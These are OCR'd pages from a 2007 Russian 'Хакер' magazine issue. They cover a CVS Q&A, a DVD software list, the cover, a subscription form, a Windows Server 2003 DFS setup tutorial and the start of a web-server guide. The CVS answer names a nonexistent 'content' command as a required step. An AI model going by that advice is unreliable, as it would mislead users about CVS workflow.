Q: Как наладить совместную работу над проектом и контроль версий. Пишу большую часть кода прямо в блокноте и никаких изысканных средств использовать не могу!

A: Проще всего воспользоваться CVS-сервером. В качестве клиента можно заюзать очень простую программу — Tortoise CVS (www.tortoisecvs.org), которая удобно встраивается в Windows Explorer в качестве плагина. Нашей целью будет создание сайта в качестве модуля в репозитарии CVS. Для этого обращаемся через проводник к папке с сайтом, кликаем по ней правой кнопкой, в меню выбираем «CVS → Make new module». Далее задаем необходимые параметры соединения с сервером. Все. Теперь пару слов о команде commit. Она не только фиксирует файлы, но и изменяет номера версий у отредактированных файлов. Это дает возможность по команде diff построить диаграмму изменений и в случае чего откатиться до определенной версии файла, например до последней рабочей. Необходимо также помнить, что каждую правку кода необходимо сопровождать командами add, content и commit. В противном случае мы рискуем получить несинхронизированную копию где-нибудь в том месте, из которого мы работаем. ⌶

>>WINDOWS

>Daily soft
- 7-Zip 4.42
- ACDSee 10
- Alcohol 120 1.9.6.5429
- Cute FTP Professional 8.0.7
- DAEMON Tools Lite 4.10 X86
- Download Master 5.5.1.1107
- Far Manager 1.70
- K-Lite Codec Pack 3.5.7 Full
- Miranda IM 0.7.1
- mIRC 6.31
- Mozilla Firefox 2.0.0.9
- Notepad plus-plus 4.6
- Opera 9.24
- Outpost Firewall Pro 2008
- PuTTY 0.60
- QIP 2005 Build 8040
- Skype 3.6
- Starter v5.6.2.8
- The Bat! 3.99.25
- Total Commander 7.02a
- Unlocker 1.8.5
- Winamp 5.5
- WinRAR 3.71
- Xakep CD DataSaver 5.2

>Development
- ActiveDrawer 2.1
- ActiveSWF Prof 1.9.3
- Aptana Studio 1.0
- AutoRun Pro 7.0
- Code Visualizer 3.58
- DirectX SDK November 2007
- Habanero Professional 1.1
- Habanero Standard 1.1
- IntelliJ IDEA 7
- IronPython v1.1
- Open Komodo for Windows 1.0 Alpha 1
- PHP 5.2.5
- Serial Port Monitor 4.0
- SourceGear Fortress 1.0.5
- SourceGear Vault 4.0.5
- Spices.Obfuscator 5.4.1
- Trace Modeler 0.9.94
- Virtual Serial Port Driver 6.0
- Visual Studio 2008 Express Edition
- Windows Mobile 5.0 Pocket PC SDK
- Windows Mobile 6 Standard SDK
- WinMerge 2.7.5.7b

>Games
- Freeciv 2.1.0

>Misc
- AkelPad 3.4.3
- CleanUSB 1.0
- Data Crow 3.0
- DiffMerge 3.1.0
- doPDF 5.3.243
- FAR PowerPack 1.14
- Feedreader 3.11
- HashTab 2.0.3
- Locate 3.0.7.11040
- Multi Password Recovery 1.0.7
- NTI Dragon Disc v2.0.0.11
- Oxford англо-русский словарь
- Pfrank 2.09
- ProduKey 1.08
- SideSlide 2.2.00b
- Start plus-plus 0.7.9
- URL-Album 1.41
- VirtuaWin 3.2
- Vize 0.7 Beta
- Xfire 1.84

>Multimedia
- ABBYY Lingvo 12
- Absynth 4
- Audacity 1.3.4b
- Cartoonist 1.3
- Easy CD-DA Extractor 11
- EDraw Max V3.3
- FastStone Capture 5.9
- Floola 2.2.1
- Power Mixer 2.3
- Power Mixer for Vista 3.1
- QT Lite 2.1.0
- Reaktor 5
- Recolored 1.0.1
- SageTV Media Center V6.2
- Traktor 3
- Vista Codec Package 4.5.4 Beta 1
- VLC 0.8.6c

>Net
- Ad Muncher v4.71
- AllSubmitter V4.7
- CommView 5.5
- Comodo Firewall Pro 3.0.12.266
- CrossLoop 1.0
- cURL for Windows 7.17.1
- DNS Redirector 6.4.1
- ForumPilot 1.1.059
- Foxy 1.7.8
- HTTrack Website Copier 3.42
- Mozilla Prism for Windows 0.8
- NetGong 6.3
- Pidgin for Windows 2.3.0
- QIP Infium Beta 1
- Semonitor 4.0
- ShareAlarm Pro 1.7
- SSL-Explorer 1.0.0 RC7
- StationRipper 2.84
- TightVNC 1.3.9
- Tor Privoxy Vidalia Torbutton 0.2.0.12a
- Wireless Snif v4.2.122
- WirelessKeyView 1.15
- Wireshark 0.99.6

>System
- BootIt NG
- Data Advisor 4.05
- ESET NOD32 Antivirus 3.0
- ESET Smart Security 3.0
- Hard Drive Inspector 2.5
- HFSLIP 1.7.0
- Kaspersky Internet Security 7.0
- Microsoft .NET Framework 3.5
- My Drivers 3.22
- nHancer 2.3.2
- nLite 1.4
- Ontrack EasyRecovery Professional 6.10
- Rapid Environment Editor 1.5
- Serial to Ethernet Connector 4.1
- Shared Serial Ports 2.0
- SMAC 2.0
- Sysinternals Suite Build 11-19-07
- Total Uninstall 4.40
- USB to Ethernet Connector 3.0
- Windows PowerShell 2.0b amd64
- Windows PowerShell 2.0b x86
- Windows Services for UNIX Version 3.5
- Wubi 7.04.04
- Антивирус Касперского 7.0

>>UNIX

>Desktop
- Audacious 1.4.0
- Avidemux 2.4pre3
- Beryl 0.2.1
- Compiz fusion 0.6.2
- Gimp 2.4.1
- Gimp-gap 2.2.2
- Katapult 0.3.2.1
- Mplayer 1.0rc2
- Sonata 1.3

>Devel
- Anjuta 2.3.0
- Gcc 4.2.2
- Geany 0.12
- Mathgl 1.4
- Mesa 7.0.2
- Monodevelop 0.17
- Qt 4.3.2
- Scriptaculous 1.8.0
- Subversion 1.4.5
- Webmatic 2.7.1

>Games
- Btanks 0.6.5069
- Bzflag 2.0.10rc3
- Openttd 0.5.3
- Xmoto 0.3.4


>Net
- D4x 2.5.7.1
- Mldonkey 2.9.2
- Pidgin 2.2.2
- Rsync 3.0.0pre5
- Sim 0.9.4.3
- Sylpheed 2.4.7
- Thunderbird 2.0.0.6
- Tkabber 0.10.1beta2
- Transmission 0.93

>Security
- Aide 0.13.1
- Clamav 0.92rc2
- Guarddog 2.6.0
- Ipsentinel 0.12
- Keepassx 0.2.2
- Openssl 0.9.8g
- Rats 2.1
- Sudo 1.6.9p8

>Server
- Amavisd-new 2.5.2
- Apache 2.2.6
- Asterisk 1.4.13
- Bind 9.4.1-P1
- Courier-imap 4.2.1
- Cups 1.3.4
- Dbmail 2.2.7
- Dhcp 3.1.0
- Dovecot 1.0.7
- Mysql 5.0.45
- Nut 2.2.0
- Openldap 2.3.38
- Openssh 4.7p1
- Openvpn 2.0.9
- Postfix 2.4.6
- Postgresql 8.2.5
- Samba 3.0.26a
- Sendmail 8.14.2
- Snort 2.8.0
- Sqlite 3.5.2
- Squid 2.6STABLE16
- Vsftpd 2.0.5

>System
- Alsa 1.0.15
- Ati 8.42.3
- Busybox 1.8.1
- Disk-manager 1.0.1
- Initng 0.6.10.2
- Linux 2.6.23.1
- Nerolinux 3.0.2.1
- Nvidia 100.14.19
- Ocropus 0.1.0
- Ports
- Squashfs 3.3
- Wine 0.9.49
- X-Distrib

>X-Distr
- Mandriva 2008
- Ubuntu 7.10 Desktop



DVD

ХАКЕР № 12(108) ДЕКАБРЬ 2007



ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

WWW.XAKER.RU

ДЕКАБРЬ 12 (108) 2007

(game)land hi-fun media
publishing for enthusiasts
4607157100063 07012

ХАКЕРСКИЕ ТУСОВКИ-2008

КУДА ПОЕХАТЬ В НОВОМ ГОДУ стр. 84

Секреты Google Maps

Оптимизируем работу с популярным сервисом Google стр. 42

Слепые инъекции

Взлом баз данных вслепую стр. 76

Как срубить денег в инете

5 реальных способов заработать в Сети стр. 46

ВЫГОДА ● ГАРАНТИЯ ● СЕРВИС

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта www.glc.ru.
2. Оплатите подписку через Сбербанк .
3. Вышлите в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

- по электронной почте **subscribe@glc.ru;**
- по факсу **8 (495) 780-88-24;**
- по адресу **119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44, ООО «Гейм Лэнд», отдел подписки.**

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:

- в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
- в течение 20 рабочих дней после отправки подпис ных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы.

Подписка оформляется с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в ноябре, то журнал будете получать с января.

Подписка на журнал **«ХАКЕР+DVD»** на 6 месяцев стоит 1080 руб. Подарочные журналы при этом не высылаются

По всем вопросам, связанным с подпиской, звоните по бесплатным телефонам **8(495)780-88-29** (для москвичей) и **8(800)200-3-999** (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон). **Вопросы о подписке можно также направлять по адресу info@glc.ru или прояснить на сайте www.GLC.ru**

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «ХАКЕР»

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «   »

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________________ 200   г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ____________________

____

прошу выслать бесплатный номер журнала

____

АДРЕС ДОСТАВКИ:

индекс ____________________
область/край ____________________
город ____________________
улица ____________________
дом ________ корпус ________
квартира/офис ____________________
телефон (   ) ____________________
код
e-mail ____________________
сумма оплаты ____________________

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________» с 200 г.	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________» с 200 г.	

Ф.И.О.
Подпись плательщика

Кассир

СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /




Страж файлового дерева

РАЗВЕРТЫВАЕМ РАСПРЕДЕЛЕННУЮ ФАЙЛОВУЮ СИСТЕМУ DFS


Сегодня уже трудно кого-либо удивить разветвленными сетями со сложной топологией, наличием удаленных и мобильных офисов. Для администратора организация любого сервиса в таких условиях — дело непростое. Но не нужно забывать и о наших пользователях — им в этом случае придется работать с большим количеством разрозненных устройств и ресурсов, находящихся на различных компьютерах и серверах сети. Соответственно, поиск необходимой информации может быть крайне затруднен. Распределенная файловая система DFS позволяет решить эту проблему. Давай посмотрим, как именно.

НАЗНАЧЕНИЕ И ВОЗМОЖНОСТИ DFS

Распределенная файловая система DFS (Distributed File System) как стандартный компонент появилась еще в Win2k. Ее задача — облегчить управление, доступ и поиск данных в сети. Для этого файловые ресурсы, находящиеся на разных компьютерах, объединяются в единое логическое пространство имен. Пользователь, вместо того чтобы запоминать имена всех общих сетевых ресурсов (Universal Naming Convention, UNC), вроде \\Server\Folder, будет обращаться к единому пространству UNC-имен, в котором объединены все серверы и общие ресурсы сети. А на каком конкретно компьютере находится запрашиваемый файл, уже забота




Оснастка DFS


Просмотр событий службы репликации файлов


DFS, пользователю не нужно беспокоиться о реальном расположении файла. При обращении клиента он просто перебрасывается в нужный ему каталог. На месте источника, на который указывает ссылка, может быть любая операционная система, к ресурсам которой можно обратиться, используя UNC (Windows, Linux, xBSD, NetWare). Физические объекты, связанные ссылками с DFS, называются целевыми объектами (targets) или репликами (replics). Но удобство для пользователей и администраторов — далеко не самое важное преимущество DFS. Дело в том, что с одним логическим именем может быть связано несколько общих ресурсов, в которых хранится идентичная информация. Такой набор альтернативных общих ресурсов, связанных с одним логическим именем DFS, называется набором реплик. И если общие ресурсы находятся в одном пространстве доменного корня DFS и располагаются на серверах Win2k или Win2k3, есть возможность настроить автоматическую синхронизацию информации между ними. Пользователь, обратившийся к DFS, обычно перенаправляется к ближайшей реплике и, если она недоступна, он посылается к альтернативному ресурсу. Для уменьшения нагрузки на сервер DFS на стороне клиента данные кэшируются, поэтому при частом обращении к одному и тому же ресурсу каждый раз запрос к DFS не производится. Таким образом, автоматическое резервирование важной информации, реализованное в DFS, еще и повышает отказоустойчивость всей системы (выход из строя одного сервера или дискового устройства не повлияет на работу пользователей). Хотя следует помнить, что DFS не создавалась для работы с часто обновляющимися данными, и особенно для тех случаев, когда файл одновременно может обновляться в нескольких местах (в DFS остается та версия файла, где были внесены последние изменения).
В реализации DFS в Win2k можно было разместить только одно пространство имен, в Win2k3 их может быть уже несколько. В Win2k3 R2 появилась новая версия этой системы — DFS Namespaces, в которой многие вопросы уже решены. За репликацию данных в Win2k3 SP1 и SP2 отвечает FRS (File Replication Server), в Win2k3 R2 — DFS Replication. Главное их различие заключается в том, что в FRS самым маленьким объектом, подлежащим репликации, является файл, в то время как в DFS Replication используется более совершенная технология RDC (Remote Differential Compression), которая умеет копировать только изменившиеся части файла, а функция cross-file RDC меньше нагружает канал при копировании новых файлов. Таким образом, использование DFS еще и уменьшает нагрузку на сеть, что особенно актуально для удаленных офисов с недостаточной пропускной способностью. В службе DFS не используется никаких дополнительных средств обеспечения безопасности. При обращении к targets проверяются только права доступа файловой системы и установленные для этих объектов разрешения в каталоге Active Directory.

ЭТИ РАЗНЫЕ КОРНИ


Исходной точкой для всех имен дерева DFS служит корень распределенной файловой системы. Фактически корень — это некоторый общий ресурс, находящийся на сервере, все остальные логические имена системы DFS будут подключаться как следующие иерархические уровени. Корни в DFS могут быть двух видов, отличающихся способами хранения данных и возможностями. Изолированный (автономный) корень (Standalone DFS) не связан с Active Directory, и все ссылки на сетевые ресурсы хранятся в реестре самого сервера DFS. Такой корень не использует DFS Replication, то есть не предполагает копирование информации на другие ресурсы, и поэтому не обеспечивает отказоустойчивости. При выходе из строя сервера DFS вся иерархия становится недоступной, хотя пользователи могут обращаться к ресурсам напрямую. К слову, несколько серверов Standalone DFS способно работать в кластере, поэтому эта проблема может быть решена. Если сервер DFS является членом домена, используется доменный корень (Domain-based DFS). При таком варианте можно подключать несколько реплик и использовать DFS Replication для репликации как самого корня, так и ссылок DFS. Если в Domain-based DFS корни находятся на компьютерах под управлением Win2k и Win2k3, то они называются Mixed mode domain DFS.
При доменном DFS вся информация о пространстве имен находится на контроллере домена, к которому периодически обращается сервер DFS. Учитывая синхронизацию между DFS в домене, которая становится все более сложной при каждом изменении структуры, эти запросы могут быть узким местом в системе, поэтому в этом случае также есть некоторые ограничения. Так, в Win2k существовало ограничение в виде 16 корней для одного пространства имен. В Win2k3 это ограничение снято, так как сервер DFS теперь может обращаться к любому DC, а не только к эмулятору PDC. Второе ограничение доменных корней связано с тем, что вся структура хранится в специальном объекте, который также необходимо дублировать на всех DC при любом малейшем изменении в структуре DFS. В документации рекомендуется ограничивать максимальный размер объекта 5 Мб, что соответствует приблизительно 5000 ссылок (каталогов). Эта величина зависит от многих параметров (длины имени ссылок, наличия и размера комментариев и пр.), которые также хранятся в этом объекте. Но в среднем DFS редко превышает 50-100 ссылок, и после первоначальной настройки она остается в основном статичной, а значит, часто дублироваться не будет, и этих ограничений достичь просто не удастся. Кстати, в будущей Windows 2008 ограничение в 5000 ссылок уже снято, но для этого все серверы должны работать под управлением Longhorn. Для Standalone DFS рекомендованный лимит ссылок на порядок выше и составляет 50 000 ссылок.

НАСТРОЙКА DFS

Для примера настроим DFS на компьютере под управлением Win2k3 с SP2, в SP1 все настройки аналогичны. В настройках DFS в R2 и Win2k есть некоторые различия, но не настолько глобальные, чтобы не разобраться самостоятельно. Все управление распределенной файловой системой выполняется централизованно с помощью оснастки MMC «Распределенная



Публикация корня в Active Directory



Выбираем тип создаваемого корня


файловая система DFS», которую можно вызвать во вкладке «Администрирование» «Панели управления» Windows. С ее помощью можно создавать и удалять корни, подключаться к любым корням DFS. Удобно, что в одной вкладке может отображаться несколько корней DFS.
В случае работы корня в Mixed mode domain DFS, когда реплики и корни DFS располагаются на компьютерах под управлением разных версий Windows, управление DFS необходимо производить с компьютера, работающего под Win2k3. Как вариант — можно установить пакет Win2k3 Administration Tools Pack (adminpak.msi), который лежит в свободном доступе на сайте корпорации. Тогда для управления можно использовать и компьютеры с WinXP. Информацию об этом пакете ты найдешь по адресу support.microsoft.com/kb/304718.
Кроме этого, для работы с DFS также можно использовать утилиты командной строки dfscmd.exe и dfsutil.exe. Последняя имеет больше возможностей, но по умолчанию не включена в состав операционной системы. Чтобы ее использовать, необходимо установить пакет Win2k3 Support Tools. Обрати внимание, что для успешной установки Support Tools требуется скачать два файла: suptools.msi и support.cab.
Для создания нового корня вызываем оснастку, щелкаем мышкой по заголовку и в контекстном меню выбираем «Создать корень» (New Root). Как вариант — можно использовать аналогичный пункт в меню «Действие». Появляется мастер создания нового корня (New Root Wizard), следуем его подсказкам. На втором шаге задаем тип создаваемого корня (доменный или изолированный), указываем несущий домен и сервер. После проверки соединения с выбранным сервером вводим имя корня. Обрати внимание на то, как будет выглядеть UNC-путь к новому корню: по умолчанию \\server\nameshare.
Так как на данный момент общего каталога не существует, на следующем шаге нужно выбрать локальный каталог, который будет использоваться в качестве общего. В этом каталоге будут находиться не реальные данные, а ссылки, указывающие на физическое расположение данных. Мастер создает ресурсы, разрешающие чтение и выполнение членам группы «Пользователи». При необходимости следует скорректировать разрешения. Теперь нажимаем кнопку «Готово»; новый корень появится в окне консоли.
Если сервер работает под управлением Win2k3, аналогичным образом создаем и другие корни. С помощью команды «Проверить статус» (Check Status), вызываемой из меню консоли или контекстного меню, можно проверить состояние реплики. Состояние будет указано в одноименном столбце, и рядом с именем появится кружок с отметкой. Если она зеленого цвета, значит все нормально. Для проверки можно зайти по указанному UNC или использовать на локальном компьютере команду net share, а на удаленном — net view computer_name. Команда dfsutil /Root:\\server\share /View покажет информацию о DFS.

```
>dfsutil /Root:\\server.com\first /View
DFS Utility Version 5.2 (built on 5.2.3790.3959)
Domain Root with 0 Links [Blob Size: 284 bytes]
Root Name="\\SERVER\first" Comment="first Root"
State="1" Timeout="300"
Target Server="GRINDERS" Folder="first" State="2"
[Site: Default-First-Site-Name]
```

После создания корня его можно опубликовать в Active Directory. Для этого в контекстном меню выбираем «Свойства», переходим на вкладку «Публикация» и устанавливаем флажок «Опубликовать этот корень в Active Directory». Доменные корни публикуются автоматически и в обязательном порядке.

СОЗДАНИЕ ССЫЛОК

После создания корня можно начинать подключать общие ресурсы. Для этого в том же контекстном меню выбираем пункт «Создать ссылку» (New Link). В появившемся окне «Новая ссылка» в поле «Имя ссылки» вводим имя ссылки, под которым она будет доступна в DFS, затем чуть ниже — UNC-путь к целевому каталогу (должен уже существовать). Для поиска общих ресурсов можно использовать кнопку «Обзор», чуть ниже можно изменить время кэширования этой ссылки для клиентов DFS (по умолчанию 1800 сек). По окончании нажимаем кнопку OK. Команда dfsutil /view должна показать состояние всех подключенных ссылок и их свойства. Если в сети работает несколько серверов, есть возможность добавить реплику, указывающую на альтернативную ссылку. Реплика на корень или отдельный объект создается аналогично, только в первом случае в контекстном меню выбираем пункт «Создать корневую целевую папку», а во втором — «Создать папку».
Общие ресурсы, с которыми будет производиться репликация, должны располагаться в разделах с файловой системой NTFS на компьютерах,



Работа мастера настройки репликации

Создание новой ссылки

работающих под управлением серверных версий Windows от 2000 (лучше 2003). В поле «Путь к целевой общей папке» появившегося окна вводим или при помощи кнопки «Обзор» указываем общий ресурс, располагающийся на другом компьютере. В том случае если для синхронизации информации между этими ресурсами планируется использовать альтернативные программы (или синхронизация будет производиться вручную), следует снять флажок «Добавить эту целевую папку к набору репликации» (Add this target to the replication set). Нажимаем OK, и появляется мастер настройки репликации (Configure Replication Wizard), который поможет выбрать мастер-реплику и топологию репликации. На первом шаге указываем каталог, который будет использоваться в качестве основного целевого. Вся информация из этого каталога затем будет скопирована в другую папку. Последняя должна быть пустой; если в ней есть файлы, они будут скопированы во временный каталог, а затем удалены. Если общий ресурс по каким-либо причинам не подходит для репликации (например, расположен не в разделе с NTFS), он будет отмечен красным крестиком; при попытке перейти к следующему шагу мастер предложит указать другую ссылку или закончить работу.

Нажатием кнопки «Промежуточное хранение» (Staging Folder) можно изменить расположение каталога, который будет использоваться для временного хранения реплицируемых данных. По умолчанию этот каталог размещается в разделе, отличном от того, на котором находится общий ресурс, связанный с DFS. Далее мастер предложит выбрать топологию репликации. Необходимо будет указать один из следующих вариантов:

- Кольцо (Ring) — все реплики обмениваются информацией с двумя соседними;
- Звезда (Hub and spoke) — указывается основная ссылка, с которой и будут обмениваться информацией все остальные реплики;
- Полная сетка (Mesh) — все реплики обмениваются информацией друг с другом;
- Особая (Custom) — позднее администратор самостоятельно настроит репликацию для каждой пары серверов.

Кольцевая топология установлена по умолчанию и подходит для большинства случаев. В идеале выбранная топология репликации должна соответствовать схеме сети. Например, если есть центральный офис, где располагаются основные ресурсы, а многочисленные филиалы подключаются к ним по мере необходимости, то в этом случае больше подойдет схема «Звезда». Если ничего из предустановок не подходит, следует обратиться к пункту «Особая».

После создания реплики для ссылки соответствующий ей значок в окне оснастки изменится. В контекстном меню также появятся два новых пункта: «Отобразить статус репликации»/«Скрыть статус репликации» и «Остановить репликацию». В поле статуса репликации может быть один из трех результатов. Если процесс репликации завершился нормально, на значках будут зеленые флажки. Красный крестик на значке реплики укажет, что она в данный момент недоступна; в поле «Состояние» подпись поменяется на «Автономный». Если в проверяемой ссылке недоступны лишь некоторые реплики, в значке появится желтый восклицательный знак.

Перед удалением одной из альтернативных реплик сначала следует запретить репликацию. При возобновлении репликации тебя встретит тот же мастер. Если сервер является контроллером домена, вместе со всеми данными DFS будет реплицировать и содержимое тома SYSVOL. Поэтому следует помнить, что, до тех пор пока не произойдет полная репликация всех реплик, начинать любые изменения в конфигурации DFS очень рискованно, это может нарушить работоспособность всего домена.

Если выбранный вариант топологии репликации по каким-либо причинам не подошел, топологию репликации впоследствии можно легко изменить, выбрав окно свойств соответствующей ссылки и перейдя во вкладку «Репликация». Здесь находится еще несколько полезных настроек. По умолчанию репликация выполняется постоянно; нажав кнопку «Расписание», можно изменить расписание репликаций для всех подключений. Чуть ниже указываются фильтры для файлов и подпапки, которые не будут реплицироваться. Нажимаем «Изменить» и вводим шаблоны файлов или подкаталогов.

Для принудительной репликации информации, хранящейся на определенном сервере, можно воспользоваться утилитой NtfrsUtl.exe, которая входит в состав пакета Support Tools. Команда проста: ntfrsutl poll /now server.com. Чтобы увидеть установленные временные интервалы, через которые производится репликация, следует ввести ntfrsutl poll. Все установки доступны по команде ntfrsutl sets server.com.

В окне свойств общего ресурса, представленного в службе DFS, появится еще одна вкладка — DFS. Открыв ее, пользователь может просмотреть, с какими общими папками сопоставлена эта ссылка, проверить состояние реплики, выбрать активную реплику, к которой он будет перенаправляться в первую очередь.

Администратору для контроля следует почаще заглядывать в журнал «Администрирование → Просмотр событий → Служба репликации файлов», где можно найти информацию обо всех событиях, происходящих со службой FRS.

Windows Server 2003 R2

Появление R2 в 2005 году прошло тихо и незаметно. Эта версия, созданная на основе Win2k3 с пакетом обновления SP1, расширяет возможности подключения локальных и удаленных ресурсов и управления ими. R2 является как бы промежуточной версией между Win2k3 и Win2k8 и поддерживается параллельно с Win2k3. Нужно сказать, что реализация и настройки DFS в Win2k3 и R2 несколько различаются.

ВИТАЛИЙ «ROOT» ЧЕРНОВ
/ VITAL@REAL.XAKEP.RU /



WEB-СЕРВЕР ДЛЯ ХОСТИНГА НА ОДНОМ ДЫХАНИИ

ПОШАГОВОЕ РУКОВОДСТВО ПО НАСТРОЙКЕ СЕРВЕРА ДЛЯ ХОСТИНГА САЙТОВ

Думаю, каждый когда-либо пытался сделать из своего компа веб-сервер. Кто-то для этого ставил под Виндой пакет со всеми прелестями (Apache+PHP+MySQL), кто-то компилил тарболлы из сорцов под фрю, но все без исключения вдумчиво вкуривали мануалы. В Сети полно документации по каждому из пакетов в отдельности, но, чтобы собрать полнофункциональный сервак, порой требуется не одна неделя. Сегодня я хочу показать, как можно быстро установить и настроить связку Apache+OpenSSL+PHP+MySQL+Phpmyadmin+ProFTPd с чистого листа. Все это составляющие классического веб-сервера для хостинга сайтов.

ЧТО ПОТРЕБУЕТСЯ

